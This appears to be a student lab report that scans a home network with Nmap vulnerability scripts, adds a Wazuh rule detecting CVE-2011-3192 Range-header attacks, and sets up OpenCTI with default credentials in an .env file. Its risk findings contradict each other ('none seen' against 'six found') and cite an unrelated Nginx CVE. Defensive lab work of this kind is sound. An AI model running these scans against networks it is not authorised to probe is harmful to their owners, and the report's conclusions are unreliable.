NSE: [tls-ticketbleed 192.168.8.1:443] Server did not send a NewSessionTicket record.
NSE: [ssl-heartbleed 192.168.8.1:443] we're done!
NSE: [ssl-heartbleed 192.168.8.1:443] Server does not support TLS Heartbeat Requests.
NSE: [ssl-heartbleed 192.168.8.1:443] we're done!
NSE: [ssl-heartbleed 192.168.8.1:443] Server does not support TLS Heartbeat Requests.
NSE: Finished ssl-heartbleed against 192.168.8.1:443.
NSE: [tls-ticketbleed 192.168.8.1:443] Captured server_hello record.
NSE: [tls-ticketbleed 192.168.8.1:443] Captured certificate record.
NSE: [tls-ticketbleed 192.168.8.1:443] Captured server_key_exchange record.
NSE: [tls-ticketbleed 192.168.8.1:443] Captured server_hello_done record.
NSE: [tls-ticketbleed 192.168.8.1:443] Unknown message type: change_cipher_spec
```



sudo nmap -p80,443 --script "http-* and not http-brute*" [target_ip]

```
┌──(test㉿test)-[~]
└─$ sudo nmap -p80,443 --script "http-brute" 192.168.8.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 21:21 EST
Nmap scan report for console.gl-inet.com (192.168.8.1)
Host is up (0.0026s latency).

PORT    STATE SERVICE
80/tcp  open  http
| http-brute:
|_  Path "/" does not require authentication
443/tcp open  https
| http-brute:
|_  Path "/" does not require authentication
```

```
┌──(test㉿test)-[~]
└─$ sudo nmap -p445 --script "smb-vuln*" 192.168.8.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 21:23 EST
Nmap scan report for console.gl-inet.com (192.168.8.1)
Host is up (0.0029s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
```


```
┌──(test㉿test)-[~]
└─$ nmap -p80,443 --script "http-* and not http-brute*" 192.168.8.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 06:07 EST
Pre-scan script results:
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
Nmap scan report for Pixel-6.lan (192.168.8.133)
Host is up (0.20s latency).

PORT    STATE    SERVICE
80/tcp  filtered http
443/tcp filtered https
MAC Address: C2:E6:ED:AD:48:3B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.77 seconds
```

sudo nmap -p445 --script "smb-vuln*" [target_ip]

```
┌──(test㉿test)-[~]
└─$ sudo nmap -p445 --script "smb-vuln*" 192.168.8.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 06:08 EST
Nmap scan report for test.lan (192.168.8.105)
Host is up (0.000026s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

```
┌──(test㉿test)-[~]
└─$ sudo nmap -p445 --script "smb-vuln*" 192.168.8.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 06:09 EST
Nmap scan report for Pixel-6.lan (192.168.8.133)
Host is up (0.076s latency).

PORT    STATE  SERVICE
445/tcp closed microsoft-ds
```

6 Vulnerabilities found on this network...



Overall Risk Assessment: Very high, 6 different vulnerabilities found with 2 of them ready to be executed

Methodology:

Tools used: Kali Linux, Nmap

Scan Configurations: Ping Scan (-sn), Version Detection Scan (-sV -p-), Vulnerability Script (-sV --script vuln), HTTP Script (-p80,443 --script "http-* and not http-brute*), SMB Vulnerability Scan (-p445 --script "smb-vuln*")

Assessment Approach: Brute Force

Findings

Assets Discovered: Pixel Phone, Router, VM

Vulnerabilities: None seen

Risk Assessment:

Extremely high, has several controller issues.

Remedy: Exploit for Out-of-bounds Write in F5 Nginx

Patch and Update

- Check if your version of the F5 Nginx Ingress Controller is affected. Refer to the vendor's advisory or changelog.
- Update to the latest, patched version as recommended by F5 Networks. Always ensure your software is up to date.

2. Configuration Hardening

- Review and validate your ingress configurations to prevent potential exploitation.
- Limit resource allocations and permissions for Nginx processes to mitigate the impact of a potential compromise.

3. Network Segmentation

- Isolate the Ingress Controller from untrusted networks using network policies or firewalls.
- Only expose required services and endpoints to external users.

4. Apply WAF Rules

- Use a Web Application Firewall (WAF) to detect and block malicious payloads targeting this vulnerability.
- Configure custom rules to monitor for exploitation attempts specific to CVE-2022-41741.

Implement Security Monitoring and Incident Response

Identified Vulnerabilities:
CVE-2011-3192 on Apache (Port 443): A denial-of-service vulnerability.
Open ports 22 (SSH) and 80 (HTTP) that could be exploited.

Tool Selection

Monitoring Tool: Wazuh (open-source SIEM).
Host Environment: A web server running Apache, Nginx, and SSH.

Use Case: Monitoring Exploitation of CVE-2011-3192

Objective: Detect attempts to exploit the Apache CVE-2011-3192 vulnerability.
Detection Rule:
Monitor access logs (/var/log/apache2/access.log) for malicious byte range headers indicating exploitation attempts.
Trigger alerts for repeated malformed requests from the same source.

Log Monitoring Configuration in Wazuh:

Add the Apache log path to the Wazuh configuration:

```
<localfile>
  <log_format>apache</log_format>
  <location>/var/log/apache2/access.log</location>
</localfile>
```

Custom Rule for CVE-2011-3192:

Add the following detection rule in Wazuh (/var/ossec/rules/local_rules.xml):

```
<rule id="100100" level="10">
  <decoded_as>apache</decoded_as>
  <field name="request">.*Range.*bytes=.*</field>
  <description>Potential CVE-2011-3192 exploitation detected</description>
  <mitre>
    <id>T1499</id>
    <tactic>Impact</tactic>
  </mitre>
</rule>
```

Alert Prioritization Process

Priority Levels:
Critical (Level 10): Exploitation of CVE-2011-3192 or similar vulnerabilities.
High (Level 7-9): Multiple failed SSH login attempts.
Medium (Level 4-6): Suspicious HTTP requests on Port 80.
Document response times based on the alert level to ensure prioritization.


Lessons Learned

Proactive Patching: Regularly update all software to prevent exploitation of known vulnerabilities.
Enhanced Monitoring: Add automated monitoring rules for byte range and similar malicious headers.

Incident Handling: Review and refine the containment and eradication steps to reduce downtime

Implement Threat Intelligence Principles


```
mkdir -p /path/to/your/app && cd /path/to/your/app
git clone https://github.com/OpenCTI-Platform/docker.git
cd docker
```




```
elasticsearch:
  image: docker.elastic.co/elasticsearch/elasticsearch:8.17.0
  volumes:
    - esdata:/usr/share/elasticsearch/data
  environment:
    # Comment-out the line below for a cluster of multiple nodes
    - discovery.type=single-node
    # Uncomment the line below below for a cluster of multiple nodes
    # - cluster.name=docker-cluster
    - xpack.ml.enabled=false
    - xpack.security.enabled=false
    - thread_pool.search.queue_size=5000
    - logger.org.elasticsearch.discovery="ERROR"
    - "ES_JAVA_OPTS=-Xms${ELASTIC_MEMORY_SIZE} -Xmx${ELASTIC_MEMORY_SIZE}"
  restart: always
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Shuwhits> wsl --install
Installing: Ubuntu
Ubuntu has been installed.
Launching Ubuntu...
Installing, this may take a few minutes...
Catastrophic failure
Error code: Wsl/Service/CreateInstance/E_UNEXPECTED
Catastrophic failure
Error code: Wsl/Service/CreateInstance/E_UNEXPECTED
failed to read passwd database:
exited with error
4294967295ERROR: couldn't find any users in NSS database

Please create a default UNIX user account. The username does not need to match your Windows username.
```

```
Command Prompt - docker-compose  up -d
01/27/2025  04:55 PM    <DIR>          docker
               0 File(s)              0 bytes
               3 Dir(s)  1,523,978,186,752 bytes free

C:\Users\Shuwhits\Documents\OpenCTI>cd docker

C:\Users\Shuwhits\Documents\OpenCTI\docker>docker-compose up -d
[+] Running 91/21
 ✔ connector-import-document Pulled                                    164.7s
 ✔ connector-analysis Pulled                                           164.7s
 ✔ worker Pulled                                                        63.4s
 ✔ connector-export-file-csv Pulled                                     63.2s
 - elasticsearch [▒▒▒▒▒▒▒▒▒▒]   464MB / 699.9MB Pulling               222.5s
 ✔ connector-import-file-stix Pulled                                   101.8s
 ✔ redis Pulled                                                         65.2s
 ✔ minio Pulled                                                         85.9s
 ✔ opencti Pulled                                                      222.3s
 ✔ rabbitmq Pulled                                                      93.6s
 ✔ connector-export-file-txt Pulled                                     61.4s
 ✔ connector-export-file-stix Pulled                                    51.9s
```

.env

docker > .env

```
OPENCTI_ADMIN_EMAIL=admin@opencti.io
OPENCTI_ADMIN_PASSWORD=admin@123
OPENCTI_ADMIN_TOKEN=1303ea1d-beba-47dd-9e74-6465ab1cc337
OPENCTI_BASE_URL=http://localhost:8080
OPENCTI_HEALTHCHECK_ACCESS_KEY=c9b7b186-4a1b-487b-a853-79759c047235
MINIO_ROOT_USER=opencti
MINIO_ROOT_PASSWORD=admin@123
RABBITMQ_DEFAULT_USER=opencti
RABBITMQ_DEFAULT_PASS=admin@123
CONNECTOR_EXPORT_FILE_STIX_ID=dd817c8b-abae-460a-9ebc-97b1551e70e6
CONNECTOR_EXPORT_FILE_CSV_ID=7ba187fb-fde8-4063-92b5-c3da34060dd7
CONNECTOR_EXPORT_FILE_TXT_ID=ca715d9c-bd64-4351-91db-33a8d728a58b
CONNECTOR_IMPORT_FILE_STIX_ID=72327164-0b35-482b-b5d6-a5a3f76b845f
CONNECTOR_IMPORT_DOCUMENT_ID=c3970f8a-ce4b-4497-a381-20b7256f56f0
CONNECTOR_ANALYSIS_ID=4dffd77c-ec11-4abe-bca7-fd997f79fa36
SMTP_HOSTNAME=localhost
ELASTIC_MEMORY_SIZE=4G
```